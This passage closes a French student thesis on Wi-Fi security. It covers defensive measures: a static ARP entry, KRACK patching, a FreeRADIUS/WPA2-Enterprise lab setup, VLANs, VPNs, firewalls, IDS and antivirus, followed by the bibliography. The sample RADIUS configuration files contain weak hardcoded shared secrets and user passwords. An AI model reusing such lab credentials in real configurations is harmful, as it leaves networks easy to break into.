C:\WINDOWS\system32>netsh -c "interface ipv4" set neighbors 15 "192.168.1.1" "ec-cb-30-cc-1e-7c"

C:\WINDOWS\system32>arp -a

Interface: 172.20.10.2 --- 0xf
Internet Address      Physical Address      Type
172.20.10.1          42-98-ad-19-b7-64    dynamic
172.20.10.15         ff-ff-ff-ff-ff-ff    static
192.168.1.1          ec-cb-30-cc-1e-7c    static
224.0.0.22           01-00-5e-00-00-16    static
224.0.0.251          01-00-5e-00-00-fb    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250     01-00-5e-7f-ff-fa    static
255.255.255.255     ff-ff-ff-ff-ff-ff    static
```

Figure 43 : : ARP statique

IV.2.8 Protection contre les attaques KRACK :

Heureusement, les experts en sécurité ont découvert la vulnérabilité KRACK avant que les attaquants ne commencent à l'exploiter. À ce jour, il n'y a aucun rapport d'attaques KRACK en activité. Malgré cela, les développeurs de systèmes d'exploitation ont rapidement corrigé cette faille pour éviter son exploitation sur leurs appareils.

Windows, macOS, Linux, Android, et iOS ont tous mis à jour leur logiciel pour contrer les attaques KRACK. Il est crucial que les utilisateurs mettent à jour leurs systèmes d'exploitation pour garantir leur protection. De plus, lors de la navigation sur le Web, il est recommandé d'utiliser systématiquement des connexions HTTPS – ce qui peut être vérifié par un symbole de cadenas indiquant une connexion sécurisée dans la plupart des navigateurs. Pour les sites Web et les API qui cherchent à renforcer facilement leur sécurité, des services comme Cloudflare offrent un SSL gratuit, contribuant ainsi à maintenir un niveau élevé de protection sur Internet.

IV.3 Les solutions de sécurité dédiées aux entreprises :

➤ La mise en place d'un serveur radius :

Étant donné le développement considérable des réseaux Wi-Fi, il est essentiel de mettre en œuvre une politique de sécurité efficace pour contrer les diverses menaces. Aujourd'hui, une multitude de solutions de sécurité sont disponibles sur le marché. Le niveau de sécurité offert par l'authentification via serveur RADIUS est très élevé, ce qui en fait une nécessité dans les déploiements Wi-Fi de grande envergure comme ceux des entreprises, des universités ou encore des hôpitaux[56].

L'IETF (Internet Engineering Task Force) a établi une norme appelée RADIUS (Remote Authentication Dial-In User Service). Il s'agit d'un protocole standard d'authentification client/serveur permettant de centraliser les informations d'authentification telles que les politiques d'autorisation, les droits d'accès et la traçabilité[57]. Son objectif est de faciliter la communication entre les serveurs d'accès et une base de données centralisée regroupant tous les utilisateurs distants[56].

Le serveur central, également connu sous le nom de « serveur RADIUS » ou « serveur AAA », remplit trois fonctions principales initiales en anglais : Authentication (authentification), Authorization

(autorisation) et Accounting (comptabilité). Il authentifie les utilisateurs, leur permet l'accès à des ressources spécifiques, enregistre les données sur leurs sessions (date, heure, durée, volume de données échangées, adresse MAC, etc.) et spécifie les paramètres de leurs connexions.

Ci-dessous est une illustration présentant le schéma général de la solution proposée




Figure 44 : Sécurité d'un réseau WIFI à l'aide d'un serveur RADIUS

Dans ce qui suit, nous examinerons en détail les étapes pour mettre en œuvre cette solution, ainsi que les configurations nécessaires pour garantir une sécurité optimale du réseau. Tout d'abord, nous devons télécharger et installer le logiciel libre « FreeRADIUS ». La version Linux est disponible sur le site <http://freeradius.org/>. La version Windows peut également être trouvée sur le même lien. Une fois que « FreeRADIUS » est installé, nous devons ouvrir et modifier quelques fichiers. Accédez au dossier « C:\FreeRADIUS.net\etc\raddb » et ouvrez le fichier « client.conf » à l'aide d'un éditeur de texte.

Dans ce fichier, nous pouvons inclure l'adresse IP du point d'accès ou d'un réseau (si plusieurs équipements peuvent interroger le serveur RADIUS). Comme illustré ci-dessous, nous avons ajouté l'adresse IP du réseau : « 123456MASTER » est un mot de passe partagé pour 192.168.1.0/24. La communication entre le serveur RADIUS et le client (point d'accès) sera sécurisée grâce à ce mot de passe. Il est fortement recommandé de changer ce mot de passe par défaut pour des raisons de sécurité.

```

clients.conf - Notepad
File Edit Format View Help
#      shortname      = localhost
#}

#
# You can now specify one secret for a network of clients.
# When a client request comes in, the BEST match is chosen.
# i.e. The entry from the smallest possible network.
#
#client 192.168.0.0/24 {
#      secret          = testing123-1
#      shortname       = private-network-1
#}
#
client 192.168.0.1/24 {
      secret          = 123456MASTER
      shortname       = MASTER
}

client 172.16.0.0/16 {
      secret          = testing123
      shortname       = private-network-2
}
    
```

Nous avons ensuite ouvert le fichier « users.conf » et ajouté les logins et mots de passe des utilisateurs qui seront autorisés à se connecter au réseau :

```

users.conf - Notepad
File Edit Format View Help
##### RFC3580 #####
## Also the "eap.conf" MUST be modified to include the follow line:
## "use_tunneled_reply = yes"
## the default is "use_tunneled_reply = no"
## this allow the "Tunnel*" AV's to be passed outside the eap tunnel
## otherwise the switch will NOT see the VLAN to place the port into
#### Comments added by Jeff Reilly ####

salah  User-Password == "staili0000"
najia  User-Password == "bencherif0000"

FreeRADIUS.net-Client  User-Password == "demo"

rfc3580 User-Password == "demo"
    
```

Maintenant, il suffit de démarrer « FreeRADIUS ». Il est possible d'ouvrir la fenêtre de DEBUG pour obtenir davantage d'informations sur les échanges entre le serveur RADIUS et les différents équipements :



Dans l'étape suivante, nous devons configurer notre point d'accès afin qu'il puisse fonctionner avec le serveur RADIUS. Comme le montrent les images ci-dessous, nous accédons à l'interface de configuration Web de notre point d'accès, puis sélectionnons « Advanced » et « Security Settings ». Ensuite, nous choisissons les paramètres suivants :

- Le SSID : « MASTER ».
- La méthode de cryptage : « TKIP+AES ».
- Choisir le protocole : « WPA2-entreprise ».
- L'adresse IP du serveur Radius : « 192.168.1.104 ».
- Le port : « 1812 ».
- Le mot de passe : « 123456master ».

WIRELESS SECURITY MODE

To protect your privacy, you can configure wireless security features. The device supports 3 wireless security modes including: WEP, WPA, and WPA2. WEP is the original wireless encryption standard. WPA and WPA2 provide higher levels of security.

Security Mode : WPA2 only

WPA Encryption : TKIP+AES

WPA

Select WPA or WPA2 to achieve a balance of strong security and best compatibility. This mode uses WPA for legacy clients while maintaining higher security with stations that are WPA2 capable. The strongest cipher that the client supports is used. For the highest security, select WPA2 Only. This mode uses AES (CCMP) cipher and legacy stations are not allowed to access with WPA security. For maximum compatibility, select WPA Only. This mode uses TKIP cipher. Some gaming and legacy devices work only in this mode.

To achieve better wireless performance, select WPA2 Only (which uses AES cipher).

WPA-PSK does not require an authentication server. The WPA option requires an external RADIUS server.

WPA Mode : WPA2-Enterprise

Group Key Update Interval : 0

EAP (802.1X)

When WPA enterprise is enabled, the router uses EAP (802.1x) to authenticate clients via a remote RADIUS server.

RADIUS server IP Address : 192.168.1.104


RADIUS server Port : 1812

RADIUS server Shared Secret : 123456master

Remember your SSID and the security key as you will need to configure the same settings on your wireless devices and PC.

Apply Cancel

Dans la dernière étape, comme le montre l'image ci-dessous, pour qu'un utilisateur se connecte à notre réseau avec le SSID « MASTER », il sélectionne ce dernier dans la liste des réseaux sans fil disponibles. Ensuite, il entre le nom d'utilisateur et le mot de passe créés dans le fichier de configuration du serveur RADIUS (par exemple : nom d'utilisateur : « MASTER » et le mot de passe « 123456master »)



L'authentification par serveur RADIUS est une solution offrant un niveau de sécurité élevé. Elle propose plusieurs méthodes d'authentification définies soit par RADIUS (via les protocoles PAP et CHAP) soit par le protocole EAP. Ainsi, une méthode d'authentification EAP utilise différents éléments pour identifier un client tels que : login / mot de passe, certificat électronique, biométrie, puce (SIM)[58].

Dans notre cas, nous avons utilisé le protocole EAP avec le type EAP over RADIUS (entre le serveur RADIUS et le routeur) et le type EAP over LAN (entre le point d'accès et le système à authentifier : PC, smartphone, etc.). Nous avons utilisé l'élément « username/password » pour identifier les clients.

IV.4 Solutions de sécurité complémentaires pour les réseaux Wi-Fi :

Dans cette section, nous explorerons des solutions de sécurité avancées telles que les VLAN, les firewalls, les VPN, les antivirus et les systèmes de détection d'intrusion (IDS). Chacune de ces technologies joue un rôle crucial dans la protection des réseaux Wi-Fi en ajoutant des couches supplémentaires de sécurité pour prévenir et détecter les menaces potentielles

a) Les VLAN :

Les réseaux virtuels (VLAN : Virtual Local Area Network) permettent de réaliser des réseaux axés sur l'organisation de l'entreprise en s'affranchissant de la localisation géographique. On peut ainsi définir des domaines de diffusion (domaines de broadcast) indépendamment de l'endroit où se situent les systèmes[59].

Un VLAN ou réseau local virtuel s'apparente à un regroupement de postes de travail indépendamment de leur localisation géographique sur le réseau. Ces stations pourront communiquer comme si elles

étaient sur le même segment[59]. Un VLAN est assimilable à un domaine de diffusion (Broadcast Domain). Cela signifie que les messages de diffusion émis par une station d'un VLAN ne sont reçus que par les stations de ce VLAN.

Les VLANs n'ont été réalisables qu'avec l'apparition des commutateurs. Auparavant, pour constituer des domaines de diffusion, il était nécessaire de créer autant de réseaux physiques, reliés par l'intermédiaire de routeurs, une solution contraignante car elle était fortement liée à la localisation géographique des stations[59]. En ce sens, les VLAN ont révolutionné le concept de segmentation des réseaux. Ils permettent de constituer autant de réseaux logiques que l'on désire sur une seule infrastructure physique, des réseaux logiques qui auront les mêmes caractéristiques que des réseaux physiques.

La diffusion broadcast n'est pas transmise en dehors du réseau virtuel. Parmi les avantages des VLANs liés à la sécurité des réseaux sans fil :

- ✓ Ils permettent de créer des réseaux sans fil distincts qui peuvent avoir différentes propriétés de sécurité. Par exemple, on peut créer un VLAN avec un SSID « HOME » qui autorise l'accès aux fichiers et le partage d'imprimantes et un autre VLAN avec un SSID « GUEST » qui ne fournit qu'un accès à Internet. Cela empêche les invités ou les utilisateurs non autorisés d'accéder à certains endroits.
- ✓ Ils empêchent les personnes non autorisées d'accéder aux données sensibles. Limiter le réseau à un petit groupe peut être une bonne idée, car les domaines de broadcast sont limités à quelques postes uniquement. De cette façon, une diffusion broadcast ne pourra pas atteindre des personnes à qui elle n'était pas destinée.




Figure 45 : Topologie du VLAN

b) VPN :

L'une des solutions de sécurité les plus importantes est les réseaux privés virtuels (RPV), plus connu sous le nom de Virtual Private Network (VPN). Un VPN permet de créer des tunnels de communication sécurisés entre un utilisateur et un serveur VPN, même à partir d'un réseau public comme le Wi-Fi. Lors de la connexion, l'utilisateur s'authentifie et établit une connexion chiffrée avec le serveur VPN[58]. Tous les échanges de données passent ensuite par ce tunnel VPN sécurisé, rendant le trafic presque impossible à déchiffrer ou intercepter par des tiers. L'adresse IP de l'utilisateur est remplacée par celle du serveur VPN, permettant une navigation anonyme et sécurisée depuis n'importe quel réseau[58].




Figure 46 : VPN

La sécurité WiFi et le VPN sont étroitement liés. Un VPN (Réseau Privé Virtuel) est une mesure de sécurité importante pour protéger les données lors de la connexion à un réseau WiFi public pour plusieurs raisons[58]:

- **Prévention des interceptions :** Un VPN chiffre toutes les données qui transitent par le réseau WiFi public, rendant plus difficile pour les cybercriminels d'intercepter ces informations.
- **Protection contre les hackers :** Un VPN empêche les hackers de pirater vos données bancaires, mots de passe, et autres informations sensibles en les chiffrant.
- **Sécurisation des déplacements :** Les VPN sont recommandés pour les utilisateurs qui travaillent à distance ou qui utilisent des réseaux publics, car ils offrent une couverture supplémentaire contre les menaces de sécurité.
- **Confidentialité :** Un VPN masque votre adresse IP, ce qui empêche les opérateurs de collecter des informations sur vos activités en ligne.
- **Protection contre les malwares :** Certains VPN, comme NordVPN, offrent des fonctionnalités de protection anti-menaces pour détecter et supprimer automatiquement les fichiers malveillants.

Quelques exemples populaires de fournisseurs de VPN personnels incluent NordVPN, Atlas VPN, Norton Secure VPN, ExpressVPN, CyberGhost, IPVanish, entre autres.

c) Les Pare-feu :

Un pare-feu (firewall) est un système physique ou logique qui inspecte les paquets entrants et sortants du réseau afin d'autoriser ou d'interdire leur passage en se basant sur un ensemble de règles appelées ACL (Access Control Lists)[60]. Il enregistre également les tentatives d'intrusions dans un journal transmis aux administrateurs du réseau, permettant ainsi de contrôler l'accès aux applications et d'empêcher le détournement d'usage. Sans pare-feu, tous les employés peuvent se connecter à n'importe quelle ressource externe, et toutes les personnes connectées à Internet peuvent accéder à votre réseau[60].




Figure 47 :Un pare-feu

Pour sécuriser le réseau d'une entreprise le pare-feu peut :

- Empêcher des intrus d'accéder au réseau de l'entreprise.
- Empêcher les employés de sortir n'importe où.
- Filtrer les entrées et les sorties (adresse IP et port).

Quelques exemples de pare-feu populaires incluent Cisco ASA, Palo Alto Networks, Fortinet FortiGate, Check Point, Sophos XG, Juniper Networks, SonicWall, pfSense, et WatchGuard.

d) Les systèmes d'intrusions IDS :

IDS signifie « Intrusion Detection System ». Ce système est mis en place afin de surveiller l'activité sur un réseau ou une machine donnée[61]. Le but est de repérer toute tentative d'intrusion et de réagir selon les besoins de l'entreprise. Il s'agit de composants matériels ou logiciels utilisés pour détecter une activité suspecte dans l'environnement cible (réseau, ordinateur, serveur, etc.). Cette détection se base soit sur le comportement de la machine, soit sur des signatures fournies par l'éditeur de la solution et qui doivent être mises à jour régulièrement, on parle alors d'une base de connaissances.



Figure 48 : IDS

En général, une distinction est faite entre les méthodes de détection d'attaque basées sur l'hôte et celles basées sur le réseau : les IDS hôtes (HIDS) et les IDS réseaux (NIDS) :

- HIDS (Host-based Intrusion Detection System) : un système de détection installé sur l'ordinateur, dont le rôle est d'analyser le fonctionnement et l'état des ordinateurs sur lesquels il est installé. Il examine les informations et les nouvelles entrées, et si une entrée correspond à une menace, une alerte est générée.
- NIDS (Network-based Intrusion Detection System) : placé généralement derrière le pare-feu (Firewall), il surveille et analyse l'ensemble du trafic de données circulant dans le réseau. Si des tentatives d'intrusion ou des activités malveillantes sont détectées, une alerte est générée.

Les systèmes actuels de détection d'intrusion combinent généralement les deux approches pour garantir un taux de détection des attaques encore plus élevé. Ce système hybride se caractérise par un système de gestion centralisé, alimenté par des informations provenant à la fois d'un logiciel basé sur le réseau et d'un logiciel basé sur l'hôte. Trois composants élémentaires sont impliqués dans le processus de détection[61].

Snort est un exemple populaire de système de détection d'intrusion (IDS). Il fonctionne comme un NIDS, surveillant activement le trafic réseau à la recherche de comportements suspects ou de signatures de menaces connues. Snort utilise des règles préconfigurées pour identifier des modèles spécifiques dans les paquets réseau qui pourraient indiquer une tentative d'intrusion ou une activité malveillante. Par exemple, il peut détecter des tentatives de scan de ports non autorisées, des attaques par déni de service (DoS), ou des tentatives d'exploitation de vulnérabilités connues dans les systèmes. Snort est flexible et peut être configuré pour s'adapter aux besoins spécifiques de sécurité d'un réseau, en alertant les administrateurs dès qu'une activité suspecte est détectée.

e) Les antivirus :

Les antivirus sont des logiciels conçus pour identifier, neutraliser et éliminer les logiciels malveillants comme les virus informatiques[62]. Ils fonctionnent en analysant et surveillant en temps réel l'activité sur l'ordinateur. Les principales techniques utilisées sont[63]:

- La surveillance spécifique qui compare les programmes aux signatures connues de malwares dans une base de données.
- La surveillance générique qui détecte les variantes des malwares les plus connus.
- L'analyse heuristique qui protège contre les virus inconnus en surveillant les comportements suspects.

Les antivirus offrent plusieurs fonctionnalités courantes, notamment :

- Analyse antivirus en temps réel des fichiers et des téléchargements.
- Filtrage et blocage des sites web malveillants.
- Protection pare-feu contre les intrusions.
- Filtrage anti-spam pour les e-mails.

De nombreux antivirus réputés tels qu'Avira, Avast, AVG, Bitdefender et Kaspersky proposent des versions gratuites. Il est crucial de maintenir son antivirus à jour pour assurer une protection efficace contre l'évolution continue des nouvelles menaces.

I.5 Conclusion :

Avec l'évolution du domaine de la sécurité informatique, plusieurs méthodes et mesures de sécurité sont disponibles qui permettent d'améliorer la sécurité dans les réseaux sans fil et faire face à diverses menaces.

Au cours de ce chapitre, nous avons présenté nos solutions proposées qui seront en mesure de répondre aux attaques menées au cours de ce mémoire.

Cependant, les solutions proposées sont très efficaces à nos jours mais ce n'est pas le cas pour toujours, vu la progression très rapide de l'invention des nouvelles techniques d'attaques réseaux qui évoluent en permanence.

Conclusion générale :

La sécurité des réseaux informatique est un domaine très vaste, dans ce mémoire on s'intéresse à la partie réseau locale sans fils (WIFI), dans le but de partager les vulnérabilités et les risques d'utiliser ce type de réseau. Notre projet a consisté en la réalisation des attaques que nous considérons comme les plus répandues d'une manière assez pratique et détaillée, en utilisant les mêmes outils et techniques que les attaquants (hackers), afin d'exploiter et mettre en évidence les différentes failles et comprendre le processus d'exécution des attaques du début à la fin. Ainsi que les différentes solutions et mesures de sécurité performante qui va assurer la protection contre diverses menaces qui touchent l'intégrité, la confidentialité et la disponibilité des ressources.

Nous avons présenté des solutions efficaces sur le plan technique qui assurent un certain niveau de sécurité. Mais le sujet de la sécurité informatique reste un sujet très sensible et même complexe. Sachant bien que l'évolution des technologies a permis d'améliorer les mécanismes de sécurité au niveau des réseaux sans fil. Cependant, il est encore difficile, voire impossible, assurer la sécurité à 100 %.

En conclusion nous dirons que ce travail nous a permis d'avoir une bonne expérience et une amélioration de nos connaissances concernant la sécurité des réseaux sans fil, et c'est en nous mettant à la place de l'attaquant dans une tentative de comprendre son raisonnement et ses diverses techniques et ainsi recueillir les informations utilisées plus tard dans le processus de défense contre lui. Tandis que, nous avons rencontré plusieurs difficultés pour maîtriser les différentes applications et outils, mais y avoir recherché et travaillé pendant trois mois, nous a donné l'occasion de bien évoluer nos connaissances et capacités dans ce domaine.

REFERENCES BIBLIOGRAPHIQUES

Sites Internet

- [1]<https://web.maths.unsw.edu.au/~lafaye/CCM/wireless/wlintro.htm>
- [2]<https://www.techniques-ingenieur.fr/base-documentaire/archives-th12/archives-securite-des-systemes-d-information-tiasi/archive-1/les-reseaux-sans-fil-et-la-securite-in77/conclusion-in77niv10006.html>.
- [3]<https://www.memoireonline.com/07/09/2324/Les-technologies-sans-fil-Le-Wi-Fi-et-la-Securite.html>
- [4]https://fr.wikipedia.org/wiki/Wireless_Personal_Area_Network
- [7]https://fr.wikipedia.org/wiki/IEEE_802.11.
- [8]https://www.frandroid.com/comment-faire/241426_les-differentes-normes-wi-fi-802-11abgnac-quelles-differences-pratique.
- [9]<http://www.wirelesscommunication.nl/reference/chaptr01/wrlslans/hipersec.htm>.
- [10]<https://web.maths.unsw.edu.au/~lafaye/CCM/wireless/wman.html>.
- [11]<https://radio-waves.orange.com/fr/un-reseau-mobile-comment-ca-marche/>.
- [12]<https://www.marche-public.fr/Terminologie/Entrees/GSM.html>.
- [13]<https://www.lemagit.fr/definition/GPRS>
- [15]https://support.brother.com/g/b/sp/faqend.aspx?c=ch&faqid=faq00002194_000&lang=fr&prod=mfc9840cdw_all.
- [16]<https://web.maths.unsw.edu.au/~lafaye/CCM/wifi/wifimodes.htm>
- [21]https://www.researchgate.net/publication/370363811_Synthese_et_implementation_des_fonctions_de_hachage_appliquees_a_la_signature_electronique.
- [22]<https://cyber.gouv.fr/publications/mecanismes-cryptographiques>.
- [23]<https://www.ionos.fr/digitalguide/serveur/securite/la-cryptographie-asymetrique>.
- [24]<https://blog.mailfence.com/fr/difference-chiffrement-symetrique-asymetrique>.

- [27]<https://www.pandasecurity.com/fr/mediacenter/wardriving/>
- [29]https://www.murielle-cahen.fr/p_intrusion.
- [30]<https://www.kaspersky.fr/resource-center/definitions/what-is-a-dictionary-attack>.
- [32]<https://www.kaspersky.fr/resource-center/definitions/what-is-session-hijacking>.
- [33]<https://www.cloudflare.com/fr-fr/learning/ddos/glossary/denial-of-service>
- [34]<https://www.pandasecurity.com/fr/mediacenter/attaque-man-in-the-middle/>
- [35]<https://www.avast.com/fr-fr/c-wep-vs-wpa-or-wpa2>.
- [40]<https://www.fortinet.com/fr/resources/cyberglossary/802-1x-authentication>.
- [46]https://www.linkedin.com/pulse/wpa3-owesae-ent-security-jaswanth-rajigiri-ilasc?utm_source=share&utm_medium=member_android&utm_campaign=share_via.
- [44]<https://www.openclasstech.com/apprendre-kali-linux-maitrisez-lart-de-la-securite-informatique/>
- [45]<https://www.thesslstore.com/blog/everything-you-need-to-know-about-arp-spoofing/>
- [46]<https://gourav-dhar.com/blogs/man-in-the-middle-attacks-by-arp-spoofing-tutorials-and-examples/>
- [47]<https://www.golinuxcloud.com/linux-change-mac-address/>
- [48]<https://www.cloudflare.com/fr-fr/learning/security/what-is-a-krack-attack/>
- [49]<https://community.cisco.com/t5/blogues-de-s%C3%A9curit%C3%A9/cybers%C3%A9curit%C3%A9-menaces-vuln%C3%A9rabilit%C3%A9s-et-attaques/ba-p/4666493>
- [50]<https://www.juniper.net/fr/fr/research-topics/what-is-an-access-point-in-networking.html>
- [51]<https://entreprise.bell.ca/soutien/petites-entreprises/internet/modems/sagemcom-2864-comment-trouver-le-nom-et-mot-de-passe-du-reseau-sans-fil-sur-mon-modem>.
- [52]https://fr-fr.support.motorola.com/app/answers/detail/a_id/99618/~/~comment-configurer-et-utiliser-le-point-dacc%C3%A8s-mobile-%28mobile-hotspot%29-%3F.
- [53]<https://www.fortinet.com/fr/resources/cyberglossary/service-set-identifiant-ssid>.

[54]<https://www.ionos.fr/digitalguide/serveur/securite/securite-wifi-mesures-de-protection-pourvotre-reseau/>.

[55]<https://www.kaspersky.fr/resource-center/preemptivesafety/protecting-wireless-networks>.

[59]<https://www.avast.com/fr-fr/c-what-is-a-vpn>.

[60]https://www.cisco.com/c/fr_fr/products/security/firewalls/what-is-a-firewall.html.

[62]<https://www.futura-sciences.com/tech/definitions/informatique-antivirus-10999>.

[63]<https://www.blogdumoderateur.com/tools/tech/antivirus>.

Ouvrages et revues

[6] Didi née Lahfa Fedoua . « Qualité de Service dans les réseaux locaux sans fil de type IEEE 802.11 », Thèse doctorat. Université Abou Bekr Belkaid.2010.

[14] Wi-Fi Alliance. (2009, février). Guide de style de la marque Wi-Fi Alliance. Récupéré de https://poleliegelux.be/sites/default/files/2016-10/wifi_2.pdf.

[20] Dufresne Loïc. «Quel est l'effet de la QoS sur des petits réseaux de labo ?», Thèse doctorat. Haute école d'ingénierie et d'architecture fribourg.2018

[25] A. Mohammed, «Sécurité des Réseaux AD HOC», Université Djillali Liabès de Sidi-Bel-Abbès, 2017.

[26] Z. Ferroudja, «Solution d'authentification et de gestion de clés pour le standard 802.11i des réseaux WiFi», UNIVERSITE FERHAT ABBAS – SETIF, 2018.

[28] G. Aurélien, WiFi Professionnel-3^e édition- : La norme 802.11, le déploiement, la sécurité, Dunod, 2009.

[31] B. Y. Athmane et A. BOUAM , «Ethical Hacking : Étude et réalisation de tests de vulnérabilité», Université Abderrahmane Mira Béjaïa, 2017.

[36] Benton, K. (2010) The Evolution of 802.11 Wireless Security. INF 795, April 18th, 2010. UNLV Informatics, Spring.

[37] Sari, A. and Necat, B. (2012) Securing Mobile Ad Hoc Networks against Jamming Attacks through Unified Security Mechanism. International Journal of Ad Hoc, Sensor & Ubiquitous Computing, 3, 79-94.

- [38] Sari, A. and Onursal, O. (2013) Role of Information Security in E-Business Operations. International Journal of Information Technology and Business Management, 3, 90-93.
- [39] Gutjahr, A. (2012) Wired Equivalent Privacy (WEP) Functionality, Weak Points, Attacks.
- [41] P. Atelin, Wi-Fi : réseaux sans fil 802.11, Technologie – Déploiement – Sécurisation, Ediciones ENI, 2008.
- [42] H. Chaouchi et M. Laurent-Maknavicius, Wireless and Mobile Networks Security, John Wiley & Sons, 2009.
- [43] B. Rafik et F. YAHIA CHERIF, «ÉTUDE, ANALYSE ET PROPOSITION D'UNE SOLUTION D'AUTHENTIFICATION ET DE GESTION DE CLÉS DU STANDARD 802.11i», Université abderrahmane mira béjaia., 2012.
- [56] F. RIDENE et A. RAISSI, «Authentification dans les Réseaux Wifi par le protocole radius», Université Virtuelle de Tunis, 2011.
- [57] A. R. Prasad et N. R. Prasad, 802.11 WLANs and IP Networking : Security, QoS, and Mobility, United States of America : British Library, 2005.
- [58] P. Atelin, Wi-Fi : réseaux sans fil 802.11, Technologie – Déploiement – Sécurisation, Ediciones ENI, 2008.
- [61] D. Massicilia, «Test d'intrusion interne avec une mise en place d'une solution de sécurité», UNIVERSITE MOULOUD MAMMERI DE TIZI-OUZOU, 2015.

